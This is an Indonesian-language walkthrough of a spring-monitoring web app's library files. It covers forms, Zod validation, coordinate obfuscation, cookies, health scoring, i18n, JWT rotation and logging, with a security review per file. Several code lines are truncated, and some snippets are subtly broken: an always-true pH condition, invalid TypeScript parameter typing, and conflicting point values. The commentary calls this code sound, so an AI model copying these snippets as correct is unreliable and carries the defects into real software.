`setupGlobalErrorLogger` dipasang sekali di saat app mount: penjaga `__ERROR_LOGGER_SETUP` di `window` memastikan listener tidak terpasang dua kali (double-registration = error tercatat dua kali). Listener `error` menangkap exception yang tidak tertangkap (level `critical`), listener `unhandledrejection` menangkap Promise yang gagal tanpa `catch` (level `error`). Setelahnya, setiap error tak terduga di browser otomatis masuk ke tabel `AppError`.

Konstruk yang Dipakai

- Destructuring dengan default values
- `try/catch` + silent-fail pattern
- `AbortController` + `setTimeout` untuk timeout fetch
- Dynamic `import()` untuk prisma (server)
- Event listener global dengan guard sekali-pasang

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — payload dibatasi panjangnya, metadata di-JSON-stringify (bukan dikirim objek mentah), dan level/sumber dibatasi oleh union type. Satu catatan: endpoint `/api/log/error` harus dibatasi agar tidak bisa di-flood attacker; SpringHub melindunginya dengan `apiLimiter` dari `lib/rate-limit.ts` (60 request/menit).

`lib/forms.ts` — Sumber tunggal 5 form lapangan + schema Zod

Potongan Kode Asli


```
// lib/forms.ts baris 61-104 (struktur form pertama)
export const FORMS: FormSchema[] = [
  {
    slug: "spring-monitoring",
    title: "Survei Mata Air",
    legacyTitle: "Spring Survey",
    description:
      "Survei komprehensif kondisi mata air – identitas, lingkungan, pengukuran f
    pointsOnSubmit: 25,
    contributionType: "monitoring",
    fields: [
      { id: "A1_tanggal", label: "Tanggal Survei", type: "date", required: true },
      { id: "A2_nama_surveyor", label: "Nama Surveyor", type: "text", required: t
      { id: "A3_wa", label: "Nomor WA", type: "phone", required: true },
      { id: "A4_geotag", label: "Geotag", type: "location", required: true },
      { id: "A5_cek_duplikat", label: "Cek Duplikat (radius 20m)", type: "select"
      { id: "A6_kode_spring", label: "Kode SpringHub (jika kunjungan ulang)", typ
      { id: "B1_nama", label: "Nama Lokal Mata Air", type: "text", required: true
      { id: "B2_foto_1", label: "Foto 1: Titik Keluar Air (dekat)", type: "photo"
      { id: "B3_foto_2", label: "Foto 2: Lingkungan Sekitar (5-10 langkah)", type
      { id: "B4_foto_3", label: "Foto 3: Arah Aliran Keluar", type: "photo", requ
      { id: "B5_jenis", label: "Jenis/Tipe Mata Air", type: "select", required: t
      { id: "B6_aliran", label: "Aliran Air", type: "select", required: true, opt
      { id: "B7_debit_5th", label: "Perbandingan Debit 5 Tahun Lalu", type: "sele
      { id: "B8_tahun_kering", label: "Tahun Mulai Kering (jika kering total)", t
      { id: "B9_dulu_untuk", label: "Dulu Air Dimanfaatkan Untuk", type: "text" }
      { id: "C1_warna", label: "Warna Air", type: "select", required: true, optio
      { id: "C2_lahan", label: "Pemanfaatan Lahan (radius 50m)", type: "select",
      { id: "C3_tutupan", label: "Tutupan Lahan (radius 50m)", type: "select", re
      { id: "C4_pemanfaatan", label: "Pemanfaatan Air Saat Ini", type: "multisele
      { id: "C5_jumlah_kk", label: "Perkiraan Jumlah KK Pengguna", type: "select"
      { id: "C6_ancaman", label: "Terlihat Ancaman?", type: "select", required: t
      { id: "C7_jenis_ancaman", label: "Jenis Ancaman", type: "multiselect", opti
      { id: "C8_sumber_info", label: "Sumber Informasi", type: "select", required
      { id: "D1_ph", label: "pH Air", type: "text" },
      { id: "D2_suhu", label: "Suhu Air (°C)", type: "text" },
      { id: "D3_tds", label: "TDS (ppm)", type: "text" },
      { id: "D4_ec", label: "EC/DHL (µS/cm)", type: "text" },
      { id: "D5_debit_liter", label: "Debit Air (liter/detik)", type: "text" },
      { id: "D6_debit_visual", label: "Estimasi Debit Visual", type: "select", op
      { id: "E1_cerita", label: "Cerita/Sejarah/Mitos (opsional)", type: "longtex
      { id: "E2_tindak_lanjut", label: "Bersedia Aksi Tindak Lanjut?", type: "sel
      { id: "E3_aksi", label: "Aksi yang Dibutuhkan", type: "multiselect", option
    ],
  },
],

```

Penjelasan Cerita

File ini adalah **sumber tunggal kebenaran** untuk semua form laporan lapangan.

Komentar di bagian atasnya menegaskan konsumennya: renderer form di

/report/[slug] , panel "Report Your Contribution" di peta, dan validasi Zod di POST /api/reports . Konvensi ID field mengikuti ekspor CSV Epicollect5 lama (A1, B6, C1, D5, ...) sehingga data historis tetap konsisten.

Cerita form pertama, "Survei Mata Air": 33 field tersusun dari A sampai E — identitas survei (tanggal, nama, WA, geotag, cek duplikat), deskripsi mata air (nama, 3 foto wajib, jenis, aliran, debit), lingkungan (warna air, pemanfaatan lahan, tutupan lahan, ancaman), pengukuran fisik (pH, suhu, TDS, EC, debit — semua tipe `text` agar surveyor bebas menulis "7,2" atau "tidak diukur"), hingga cerita lokal dan kesediaan aksi tindak lanjut. Field dengan `required: true` akan memaksa surveyor mengisinya; field opsional tanpa properti itu boleh dikosongkan.

Form lain di `FORMS` menyusul dengan pola yang sama: `spring-restoration` (12 field, poin 1000, "SATU FORM UNTUK SATU KEGIATAN"), `trench-development` (18 field, "SATU FORM = SATU RORAK", ukuran dalam cm), `tree-planting` (16 field, "SATU FORM = SATU POHON"), dan `seedling-stock` (17 field, 2 arah: stok tersedia / bibit dibutuhkan, dengan field bertipe `province`).

```
// lib/forms.ts baris 223-257 (schema Zod form survei)
const phoneRegex = /^(0[1-9]\d{8,11}|\+62\d{8,13})$/;

export const springMonitoringSchema = z.object({
  A1_tanggal: z.string().min(1, "Tanggal survei wajib diisi").max(500),
  A2_nama_surveyor: z.string().min(1, "Nama surveyor wajib diisi").max(500),
  A3_wa: z.string().min(1, "Nomor WA wajib diisi").max(500),
  A4_geotag_lat: z.string().max(500).optional(),
  A4_geotag_lng: z.string().max(500).optional(),
  A5_cek_duplikat: z.string().min(1, "Cek duplikat wajib diisi").max(500),
  A6_kode_spring: z.string().max(500).optional(),
  B1_nama: z.string().min(1, "Nama lokal mata air wajib diisi").max(500),
  B2_foto_1: z.any().optional(),
  B3_foto_2: z.any().optional(),
  B4_foto_3: z.any().optional(),
  B5_jenis: z.string().min(1, "Jenis mata air wajib diisi").max(500),
  B6_aliran: z.string().min(1, "Aliran air wajib diisi").max(500),
  B7_debit_5th: z.string().max(500).optional(),
  B8_tahun_kering: z.string().max(500).optional(),
  B9_dulu_untuk: z.string().max(500).optional(),
  C1_warna: z.string().min(1, "Warna air wajib diisi").max(500),
  C2_lahan: z.string().min(1, "Pemanfaatan lahan wajib diisi").max(500),
  C3_tutupan: z.string().min(1, "Tutupan lahan wajib diisi").max(500),
  C4_pemanfaatan: z.any().optional(),
  C5_jumlah_kk: z.string().max(500).optional(),
  C6_ancaman: z.string().min(1, "Ancaman wajib diisi").max(500),
  C7_jenis_ancaman: z.any().optional(),
  C8_sumber_info: z.string().min(1, "Sumber info wajib diisi").max(500),
  D1_ph: z.string().max(500).optional(),
  D2_suhu: z.string().max(500).optional(),
  D3_tds: z.string().max(500).optional(),
  D4_ec: z.string().max(500).optional(),
  D5_debit_liter: z.string().max(500).optional(),
  D6_debit_visual: z.string().max(500).optional(),
  E1_cerita: z.string().max(5000).optional(),
  E2_tindak_lanjut: z.string().min(1, "Tindak lanjut wajib diisi").max(500),
  E3_aksi: z.any().optional(),
});
```

Schema Zod untuk form survei menggambarkan pola seluruh file: setiap field wajib punya `.min(1, "pesan")` (menolak string kosong dengan pesan Bahasa Indonesia) dan **semua** field string dibatasi `.max(500)` (cerita 5000). Ini adalah pengaman Sesi 15 (hardening): payload raksasa tidak akan pernah sampai ke database. Field foto dan multiselect memakai `z.any().optional()` karena ditangani jalur lain. Empat schema lain mengikuti pola identik, dengan `z.coerce.number` untuk `S5_relawan`, `A_akurasi_gps`, dan `B3_jumlah`.

```

// lib/forms.ts baris 338-397
export const formSchemaMap: Record<string, z.ZodObject<z.ZodRawShape>> = {
  "spring-monitoring": springMonitoringSchema,
  "spring-restoration": springRestorationSchema,
  "trench-development": trenchDevelopmentSchema,
  "tree-planting": treePlantingSchema,
  "seedling-stock": seedlingStockSchema,
};

export function getFormSchema(slug: string): z.ZodObject<z.ZodRawShape> | undefined {
  return formSchemaMap[slug];
}

/** Points awarded per form slug (matches AGENTS.md). */
export const POINTS_MAP: Record<string, number> = {
  "spring-monitoring": 100,
  "spring-restoration": 1000,
  "trench-development": 500,
  "tree-planting": 100,
  "seedling-stock": 100,
};

export function getFormI18nKey(slug: string): string | undefined {
  const map: Record<string, string> = {
    "spring-monitoring": "form.title.monitoring",
    "spring-restoration": "form.title.restoration",
    "trench-development": "form.title.trench",
    "tree-planting": "form.title.planting",
    "seedling-stock": "form.title.seedling",
  };
  return map[slug];
}

export function getFormTitle(
  slug: string,
  fallbackTitle: string,
  t: (key: string, fallback?: string) => string
): string {
  const i18nKey = getFormI18nKey(slug);
  if (i18nKey) {
    const translated = t(i18nKey);
    // t() returns the key itself if no translation found – treat as miss
    if (translated && translated !== i18nKey) return translated;
  }
  return fallbackTitle;
}

```

Setelah schema, serangkaian peta kecil: `formSchemaMap` menghubungkan slug → schema (route `/api/reports` memakai `getFormSchema(slug)` untuk memvalidasi payload); `POINTS_MAP` menghubungkan slug → poin (dipakai `lib/points.ts` sebagai basis cadangan); `getFormI18nKey` menghubungkan slug → kunci terjemahan; `getFormTitle` mengambil judul terjemahan dengan trik cerdas — fungsi `t()`

mengembalikan kunci itu sendiri saat terjemahan tidak ada, jadi jika `translated !== i18nKey`, terjemahan dianggap ditemukan; kalau tidak, `fallbackTitle` dipakai.

```
// lib/forms.ts baris 402-432
export async function fetchForm(slug: string): Promise<FormSchema | undefined> {
  try {
    const res = await fetch("/api/forms");
    const data = await res.json();
    const forms: { slug: string; title: string; description: string; pointsOnSubmit: number; contributionType: string; fields: FormField[] } = data;
    const found = forms.find((f: { slug: string }) => f.slug === slug);
    if (found) {
      return {
        slug: found.slug,
        title: found.title,
        description: found.description,
        pointsOnSubmit: found.pointsOnSubmit,
        contributionType: found.contributionType as FormSchema["contributionType"],
        fields: found.fields.map((ff) => ({
          id: ff.fieldId,
          label: ff.label,
          labelEn: ff.labelEn,
          type: ff.type as FormFieldType,
          required: ff.required,
          placeholder: ff.placeholder,
          help: ff.helpText,
          options: (() => { try { return JSON.parse(ff.options || "[]"); } catch { return []; } })(),
          optionsEn: (() => { try { return JSON.parse(ff.optionsEn || "[]"); } catch { return []; } })(),
        })),
      };
    }
  } catch {
    // API unreachable – fallback to static
  }
  return getForm(slug);
}
```

Bagian terakhir menutup cerita: `fetchForm` dan `fetchForms` mengambil definisi form dari API `/api/forms` (yang membaca database — admin bisa mengubah judul/poin/field di panel). Bila server database punya versi yang lebih baru, versi itu menang; field `options` dan `optionsEn` yang disimpan sebagai string JSON di database di-parse kembali menjadi array (dengan `try/catch` di dalam IIFE agar error parsing tidak merobohkan form). Bila API tidak bisa dihubungi (server down atau offline), `catch` yang senyap melempar kontrol ke `getForm(slug)` / `FORMS` — versi statis. Inilah strategi *database-first, static-fallback*: aplikasi tetap jalan walau DB mati.

Konstruk yang Dipakai

- Array besar objek (`FORMS`)
- `z.object` dengan `.min/.max/.coerce/.any/.optional`
- `Record` sebagai lookup map

- IIFE `((() => { try { ... } catch { ... } } ))()` untuk `JSON.parse` yang aman
- `async/await` + `try/catch` dengan fallback

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — ini justru benteng input: semua 83 field string dibatasi `.max(500)` (cerita 5000), pesan error tidak membocorkan detail, field foto didelegasikan ke validasi MIME/ukuran di `lib/upload-photo.ts`, dan versi database tetap di-validasi lewat tipe yang sama. Yang perlu diingat: `fetchForm` memanggil `/api/forms` tanpa membawa CSRF — tapi itu GET publik, tidak mengubah state, jadi aman.

`lib/geo.ts` — Rahasia koordinat: grid proteksi 5 km

Potongan Kode Asli

```
// lib/geo.ts baris 1-34
// Location obfuscation: snap precise coordinates to a 5 km grid so any two
// springs within ~5 km of each other appear at the same public coordinate.
// This protects vulnerable spring sites from poachers / exploiters. Only
// authorised roles (admins, verified field volunteers) should ever see the
// precise lat/lng.

// 1° latitude ≈ 111 km. 5 km ≈ 0.045°. We use the same step for longitude;
// at Indonesia's latitudes (~-6° to -8°), the east-west distortion is < 1 %.
export const PROTECTION_GRID_DEG = 0.045; // ~5 km
export const PROTECTION_RADIUS_KM = 5;

export type LatLng = { lat: number; lng: number };

/** Snap a precise location to the centre of its 5 km protection cell. */
export function snapToProtectionGrid({ lat, lng }: LatLng): LatLng {
  return {
    lat: Math.round(lat / PROTECTION_GRID_DEG) * PROTECTION_GRID_DEG,
    lng: Math.round(lng / PROTECTION_GRID_DEG) * PROTECTION_GRID_DEG,
  };
}

/** Haversine distance in km between two points. */
export function distanceKm(a: LatLng, b: LatLng): number {
  const R = 6371;
  const toRad = (d: number) => (d * Math.PI) / 180;
  const dLat = toRad(b.lat - a.lat);
  const dLng = toRad(b.lng - a.lng);
  const sinDLat = Math.sin(dLat / 2);
  const sinDLng = Math.sin(dLng / 2);
  const h =
    sinDLat * sinDLat +
    Math.cos(toRad(a.lat)) * Math.cos(toRad(b.lat)) * sinDLng * sinDLng;
  return 2 * R * Math.asin(Math.sqrt(h));
}
```

Penjelasan Cerita

File ini adalah pengawal privasi lokasi mata air. Idennya sederhana tapi penting: mata air adalah sumber daya yang rentan dieksplotasi — koordinat persisnya tidak boleh bocor ke publik. Komentar di kepala file menjelaskan matematikanya: 1° lintang ≈ 111 km, jadi 5 km ≈ 0,045°; sel yang sama dipakai untuk bujur karena di lintang Indonesia (~-6° sampai -8°) distorsi timur-barat di bawah 1%.

`snapToProtectionGrid` adalah intinya: koordinat presisi dibagi 0,045, dibulatkan, lalu dikalikan lagi — hasilnya selalu titik tengah sel grid. Contoh: mata air di -6.6447, 106.7892 → $-6.6447 / 0.045 = -147.66$ → dibulatkan -148 → $-148 \times 0.045 = -6.66$. Semua mata air dalam radius ~5 km dari titik itu akan tampil di koordinat yang sama persis — pemeta dari luar tidak bisa membedakan satu mata air dari mata air lain. `distanceKm` melengkapi dengan rumus Haversine: menghitung jarak sebenarnya

antara dua titik di permukaan bola bumi — dipakai untuk fitur "cek duplikat radius 20m" dan pengukuran jarak sesi offline.

```
// lib/geo.ts baris 41-47
export function visibleLocation(
  precise: LatLng,
  role: "public" | "volunteer" | "admin"
): LatLng {
  if (role === "admin") return precise;
  return snapToProtectionGrid(precise);
}
```

`visibleLocation` adalah pengambil keputusan akhir: jika pemirsa berperan `admin`, koordinat presisi diberikan apa adanya; semua peran lain (termasuk volunteer) menerima hasil snap. Di aplikasi, fungsi ini dipanggil server-side sebelum data dikirim ke API publik — sehingga koordinat persis tidak pernah meninggalkan server kecuali untuk admin.

Konstruk yang Dipakai

- `Math.round` untuk snapping grid
- Rumus Haversine (sin, cos, asin, sqrt)
- Arrow function `toRad`
- Ternary/if untuk kontrol peran

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — justru sebaliknya, file ini adalah penutup kerentanan terbesar (bocornya lokasi mata air). Aturan mainnya jelas: `visibleLocation` dieksekusi server-side, sehingga client tidak bisa meminta koordinat presisi; satu-satunya jalur adalah admin yang terverifikasi. Catatan: grid 5 km masih bisa di-serang *differential attack* oleh orang yang memetakan banyak sel secara sistematis — tapi itu di luar kendali kode dan merupakan trade-off yang diterima oleh desain.

`lib/guest.ts` — Identitas pengunjung anonim via cookie

Potongan Kode Asli


```
// lib/guest.ts baris 5-24 (seluruh file)
export function getGuestId(): string {
  const cookieStore = cookies();
  let guestId = cookieStore.get(GUEST_COOKIE)?.value;
  if (!guestId) {
    guestId = crypto.randomUUID();
    cookieStore.set(GUEST_COOKIE, guestId, {
      httpOnly: true,
      secure: process.env.NODE_ENV === "production",
      sameSite: "strict",
      maxAge: 60 * 60 * 24 * 7, // 7 days (reduced from 30)
      path: "/",
    });
  }
  return guestId;
}

export function getExistingGuestId(): string | null {
  const cookieStore = cookies();
  return cookieStore.get(GUEST_COOKIE)?.value ?? null;
}
```

Penjelasan Cerita

SpringHub mengizinkan pengunjung anonim melaporkan kondisi mata air tanpa mendaftar — tetapi laporan itu harus bisa dikaitkan kembali ke pelapor yang sama untuk mencegah spam dan memungkinkan klaim akun. Ceritanya: saat user anonim pertama kali memuat halaman form, `getGuestId()` dipanggil. Cookie `guest_session_id` dibaca; jika kosong, UUID baru dibuat dengan `crypto.randomUUID()` dan disimpan di cookie dengan atribut `httpOnly`, `secure` (hanya di produksi), `sameSite: "strict"`, dan umur 7 hari. UUID itu dikembalikan dan dijalankan ke seluruh permintaan selanjutnya — termasuk disisipkan ke payload laporan sebagai `guestId`.

Laporan yang dibuat anonim tersimpan dengan `guestId` di database. Bila pengunjung itu kemudian mendaftar, laporan-laporannya bisa "di-claim" ke akun baru (pindah `guestId` → `userId`). Dan bila tidak pernah kembali dalam 30 hari, cron `cleanupGuestReports` di `lib/cleanup.ts` akan membersihkannya. `getExistingGuestId` adalah versi baca-saja — dipakai saat kode hanya ingin tahu identitas tanpa membuat cookie baru.

Konstruk yang Dipakai

- `crypto.randomUUID()` (Web Crypto)
- `cookies()` dari `next/headers`
- Ternary untuk atribut `secure` berbasis environment

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — UUID acak sulit ditebak, cookie `httpOnly` + `sameSite: "strict"` menahan CSRF/cookie-jacking, dan guest id tidak pernah dipakai untuk otorisasi apa pun (laporan guest hanya bisa dilihat admin). Laporan guest dibatasi oleh rate limiter (5/hari) dan masa hidup 30 hari.

`lib/health-score.ts` — Mesin skor kesehatan mata air (0-100)

Potongan Kode Asli

```
// lib/health-score.ts baris 15-45
export function computeSpringHealth(fieldData: Record<string, unknown>): HealthRe
  const params: Record<string, number> = {};

  // C1_warna: Bening=100, Agak Keruh=60, Keruh=30, Kekuningan/Kehijauan=20
  const warna = (fieldData.C1_warna as string) || "";
  if (warna === "Bening") params.warna = 100;
  else if (warna === "Agak Keruh") params.warna = 60;
  else if (warna === "Keruh") params.warna = 30;
  else if (warna === "Kekuningan" || warna === "Kehijauan") params.warna = 20;

  // B6_aliran
  const aliran = (fieldData.B6_aliran as string) || "";
  if (aliran === "Stabil Sepanjang Tahun") params.aliran = 100;
  else if (aliran === "Berkurang saat Kemarau") params.aliran = 60;
  else if (aliran === "Naik Turun") params.aliran = 40;
  else if (aliran === "Kering Total") params.aliran = 0;
  else if (aliran === "Tidak Tahu") params.aliran = 50;

  // B7_debit_5th
  const debit5 = (fieldData.B7_debit_5th as string) || "";
  if (debit5 === "Bertambah") params.debit5 = 100;
  else if (debit5 === "Sama") params.debit5 = 80;
  else if (debit5 === "Berkurang") params.debit5 = 30;

  // D1_ph
  const ph = parseFloat((fieldData.D1_ph as string) || "");
  if (!isNaN(ph)) {
    if (ph >= 6.5 && ph <= 8.5) params.ph = 100;
    else if (ph >= 6 || ph <= 9) params.ph = 60;
    else params.ph = 30;
  }
```

Penjelasan Cerita

Saat laporan survei mata air masuk, `computeSpringHealth` menghitung skor 0-100 dari `fieldData`. Ceritanya: sebuah objek `params` kosong disiapkan, lalu setiap parameter fisik dicocokkan. Warna air Bening → 100, Agak Keruh → 60, Keruh → 30, Kekuningan/Kehijauan → 20 (kuning/hijau menandakan kontaminasi). Aliran "Stabil Sepanjang Tahun" → 100, turun bertahap ke "Kering Total" → 0; "Tidak Tahu" diberi nilai netral 50. Perbandingan debit 5 tahun lalu: Bertambah → 100, Sama → 80, Berkurang → 30. Parameter numerik (pH, suhu, TDS, debit) di-`parseFloat`; bila bukan angka (`isNaN`), parameter itu dilewati tanpa skor.

```

// lib/health-score.ts baris 71-119
// C6_ancaman
const ancaman = (fieldData.C6_ancaman as string) || "";
if (ancaman === "Tidak Ada") params.ancaman = 100;
else if (ancaman === "Ya") {
    const jenis = fieldData.C7_jenis_ancaman;
    const count = Array.isArray(jenis) ? jenis.length : 0;
    params.ancaman = Math.max(20, 80 - count * 10);
}

// Calculate weighted score
const weights: Record<string, number> = {
    warna: 20,
    aliran: 20,
    debit5: 15,
    ph: 10,
    suhu: 5,
    tds: 5,
    debit: 10,
    ancaman: 15,
};

let totalWeight = 0;
let weightedSum = 0;

for (const [key, weight] of Object.entries(weights)) {
    if (params[key] !== undefined) {
        weightedSum += params[key] * weight;
        totalWeight += weight;
    }
}

// Jika aliran "Kering Total", langsung kritis
if (aliran === "Kering Total") {
    return { score: 10, status: "kritis" };
}

if (totalWeight === 0) {
    return { score: 0, status: "kritis" };
}

const score = Math.round(weightedSum / totalWeight);

let status: HealthResult["status"] = "berat";
if (score >= 80) status = "sehat";
else if (score >= 60) status = "ringan";
else if (score >= 30) status = "berat";
else status = "kritis";

return { score, status };
}

```

Parameter ancaman memakai logika menarik: jika tidak ada ancaman → 100; jika ada, jumlah jenis ancaman (C7_jenis_ancaman , array) dihitung lalu skor dihitung 80 -

`count * 10`, dengan batas bawah `Math.max(20, ...)` — satu ancaman = 70, dua = 60, lima atau lebih = 20 (tidak pernah nol, karena "kritis mutlak" sudah ditangani kasus khusus lain).

Skor akhir dihitung sebagai **rata-rata tertimbang**: bobot per parameter (warna 20, aliran 20, ancaman 15, debit 15, pH 10, debit 10, suhu 5, TDS 5), dan hanya parameter yang terisi yang masuk hitungan (jika `params[key] !== undefined`, bobotnya ditambahkan ke `totalWeight`). Ada dua jalan pintas: jika aliran "Kering Total", skor langsung 10 dengan status `kritis` (tidak peduli parameter lain); jika tidak ada satu pun parameter terisi (`totalWeight === 0`), hasilnya 0/kritis. Terakhir skor dirata-rata, dibulatkan, dan dipetakan: `≥80` sehat, `≥60` ringan, `≥30` berat, sisanya `kritis`. Hasil `{ score, status }` inilah yang tampil di kartu kesehatan mata air di peta dan dashboard — lencana hijau untuk sehat, merah untuk kritis.

Konstruk yang Dipakai

- Rantai `if/else if` untuk pemetaan nilai kualitatif
- `parseFloat` + `isNaN` guard
- `Array.isArray` untuk deteksi tipe
- Loop `Object.entries` untuk agregasi bobot
- `Math.round`, `Math.max`

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — semua nilai berasal dari string yang sudah divalidasi schema Zod (`.max(500)`), `parseFloat` menolak masukan non-numerik, dan tidak ada nilai yang dieksekusi sebagai kode. Kekhawatiran kecil: bobot adalah angka tetap yang bisa diakali (surveyor bisa memilih jawaban "terbaik") — itu masalah akurasi data lapangan, bukan keamanan.

`lib/i18n.tsx` — Penerjemah ID/EN dengan cookie preferensi

Potongan Kode Asli

```
// lib/i18n.tsx baris 32-57
function getInitialLocale(): Locale {
  if (typeof document === "undefined") return "en";
  const cookie = document.cookie
    .split("; ")
    .find((row) => row.startsWith("locale="))
    ?.split("=")[1];
  if (cookie === "id" || cookie === "en") return cookie;
  const lang = navigator.language?.slice(0, 2);
  return lang === "id" ? "id" : "en";
}

export function I18nProvider({ children }: { children: ReactNode }) {
  const [locale, setLocaleState] = useState<Locale>("en");
  const [loading, setLoading] = useState(true);

  useEffect(() => {
    const initial = getInitialLocale();
    setLocaleState(initial);
    setLoading(false);
  }, []);

  const setLocale = useCallback((l: Locale) => {
    setLocaleState(l);
    setLoading(false);
    document.cookie = `locale=${l};path=/;max-age=${60 * 60 * 24 * 365}`;
  }, []);
```

Penjelasan Cerita

Aplikasi dua bahasa (Indonesia dan Inggris). Saat halaman dimuat, `getInitialLocale` memutuskan bahasa awal dengan urutan prioritas: cookie `locale` (dibaca dari `document.cookie`, di-split per baris `;`) → jika nilainya `id` atau `en`, langsung dipakai; jika tidak ada, bahasa browser (`navigator.language` — dua huruf pertama) dipakai, dengan `"id"` → Indonesia dan lainnya → Inggris. Di server (SSR, `document` undefined), default `"en"` agar render awal konsisten.

`I18nProvider` menyimpan locale di state dengan `loading` awal `true` (mencegah flash bahasa yang salah). Setelah mount, locale awal ditentukan dan `loading` dimatikan. `setLocale` — dibungkus `useCallback` agar stabil — memperbarui state **dan** menulis cookie `locale=...` berumur 365 hari, sehingga pilihan pengguna diingat lintas sesi.

```
// lib/i18n.tsx baris 59-87
const interpolate = useCallback(
  (str: string, params?: I18nParams) => {
    if (!params) return str;
    return str.replace(/\{(\w+)\}/g, (_, key) => params[key] ?? `${key}`);
  },
  []
);

const t = useCallback(
  (key: string, paramsOrFallback?: I18nParams | string) => {
    const msgs = allMessages[locale] ?? {};
    const raw = msgs[key];
    if (raw !== undefined) {
      if (typeof paramsOrFallback === "object" && paramsOrFallback !== null) {
        return interpolate(raw, paramsOrFallback);
      }
      return raw;
    }
    return typeof paramsOrFallback === "string" ? paramsOrFallback : key;
  },
  [locale, interpolate]
);
```

Fungsi `interpolate` menggantikan placeholder `{nama}` dalam string terjemahan dengan nilai dari `params` — misal `"Halo, {nama}!" + { nama: "Budi" } → "Halo, Budi!"`; placeholder yang tidak punya pasangan tetap tertulis apa adanya. Fungsi `t(key, paramsOrFallback)` adalah jembatan utama: cari pesan di `allMessages[locale]`; jika ditemukan dan argumen kedua adalah objek, lakukan interpolasi; jika ditemukan tanpa objek, kembalikan mentah; jika tidak ditemukan, kembalikan argumen kedua bila berupa string (fallback) atau kunci itu sendiri (agar developer segera tahu key yang hilang). Konteks diekspos lewat `useI18n()` sehingga komponen mana pun memanggil `t("form.title.monitoring")` dan otomatis berubah bahasa saat locale berganti.

Konstruk yang Dipakai

- `useState`, `useEffect`, `useCallback`, `useContext`, `createContext`
- Regex `/\{(\w+)\}/g` + `String.replace` dengan callback
- `document.cookie` untuk persistensi

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — pesan terjemahan berasal dari file JSON statis yang dikompilasi bersama aplikasi (bukan input user), dan `interpolate` mengisi nilai sebagai teks polos di React (ter-escape otomatis).

Cookienya hanya berisi `id / en` (di-validasi saat baca), jadi tidak ada injeksi lewat cookie.

`lib/jwt.ts` — Rotasi kunci JWT tanpa mengusir pengguna lama

Potongan Kode Asli

```
// lib/jwt.ts baris 16-29
export function getJwtSecrets(): { current: Uint8Array; previous: Uint8Array | null } {
  const current = process.env.JWT_SECRET;
  if (!current) {
    throw new Error(
      "JWT_SECRET environment variable is not set. " +
      "Generate one with: openssl rand -base64 32"
    );
  }
  const previous = process.env.JWT_SECRET_PREVIOUS;
  return {
    current: toBytes(current),
    previous: previous ? toBytes(previous) : null,
  };
}

// — Backward compat — //
export function getJwtSecret(): Uint8Array {
  return getJwtSecrets().current;
}
```

Penjelasan Cerita

Keamanan kriptografi mengharuskan rahasia signing diganti berkala — tetapi jika kunci berubah, semua sesi lama langsung tidak valid dan ribuan pengguna harus login ulang. File ini menyelesaikan dilema itu dengan *grace period* dua kunci.

Cerita rotasinya: admin mengganti `JWT_SECRET` di `.env` dan memindahkan kunci lama ke `JWT_SECRET_PREVIOUS`. `getJwtSecrets()` membaca keduanya: `current` diwajibkan (bila hilang, error dilempar dengan instruksi `openssl rand -base64 32`), `previous` opsional. Keduanya diubah ke `Uint8Array` lewat `toBytes` (`TextEncoder`) karena library `jose` bekerja dengan byte, bukan string. `getJwtSecret` versi kompatibel mundur mengembalikan kunci saat ini saja — dipakai modul lama seperti `lib/auth.ts` dan `lib/csrf.ts` untuk menandatangani token baru.


```
// lib/jwt.ts baris 40-60
export async function verifyJwtWithRotation<T>({
  token: string,
  verifyFn: (secret: Uint8Array) => Promise<T>
}): Promise<{ payload: T; keyUsed: "current" | "previous" } | null> {
  const { current, previous } = getJwtSecrets();

  try {
    const payload = await verifyFn(current);
    return { payload, keyUsed: "current" };
  } catch {
    if (previous) {
      try {
        const payload = await verifyFn(previous);
        return { payload, keyUsed: "previous" };
      } catch {
        return null;
      }
    }
    return null;
  }
}
```

`verifyJwtWithRotation` menerima token dan fungsi verifier. Urutannya: coba kunci `current` dulu; jika berhasil, kembalikan payload dengan keterangan `keyUsed: "current"` — pengguna lama yang tokennya ditandatangani dengan kunci sebelumnya akan masuk cabang `catch`, lalu dicoba dengan `previous`; jika itu berhasil, sesi tetap diterima (walau token itu tidak akan ditandatangani lagi dengan kunci lama). Bila kedua kunci gagal, `null` — sesi ditolak. Hasilnya: rotasi kunci berjalan mulus, sesi yang masih hidup tetap valid sampai kedaluwarsa, dan `getSession` di `lib/auth.ts` memakai fungsi ini sebagai gerbang pertama verifikasinya.

Konstruk yang Dipakai

- `try/catch` bertingkat (`current` → `previous`)
- `TextEncoder` untuk konversi byte
- `throw new Error` untuk kegagalan konfigurasi
- Generic function `<T>`

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — nilai kunci tidak pernah di-log atau diekspor; hanya byte di memori. Pola *dual-key* ini justru mengurangi risiko operasional (rotasi tidak memutus semua sesi). Catatan: umur `JWT_SECRET_PREVIOUS` harus dibatasi secara operasional — setelah grace period, hapus dari env.

lib/logger.ts — Logger pino dengan redaksi otomatis data sensitif

Potongan Kode Asli

```
// lib/logger.ts baris 1-28 (seluruh file)
import pino from "pino";

const logger = pino({
  level: process.env.LOG_LEVEL || "info",
  transport:
    process.env.NODE_ENV !== "production"
      ? { target: "pino/file", options: { destination: 1 } }
      : undefined,
  redact: {
    paths: [
      "req.headers.cookie",
      "req.headers.authorization",
      "req.headers.x-api-key",
      "req.headers.x-callback-token",
      "body.password",
      "body.passwordHash",
      "body.token",
      "body.email",
      "body.phone",
      "body.donorEmail",
      "body.donorPhone",
      "body.apiKey",
    ],
    censor: "[REDACTED]",
  },
});

export default logger;
```

Penjelasan Cerita

Logger tunggal ini dipakai di hampir semua modul (`audit.ts`, `email.ts`, `cleanup.ts`, dan lain-lain). Saat modul dimuat, pino dikonfigurasi: level dari `LOG_LEVEL` (default `info`), dan transport menulis ke stdout (`destination: 1`) dalam mode non-produksi agar formatnya cantik untuk terminal — di produksi, transport default pino dipakai (JSON lines, efisien untuk dikumpulkan sistem log).

Kekuatan file ini ada di blok `redact`: daftar jalur yang otomatis disensor menjadi `"[REDACTED]"`. Bila objek log mengandung cookie, authorization header, API key, callback token, password, passwordHash, token, email, nomor HP, atau donorEmail/donorPhone — nilainya diganti sebelum ditulis. Ini perlindungan terakhir:

walaupun developer lupa menyaring data, logger menolak menulis rahasia ke file log. Audit log yang bocor pun tidak akan pernah mengandung kredensial.

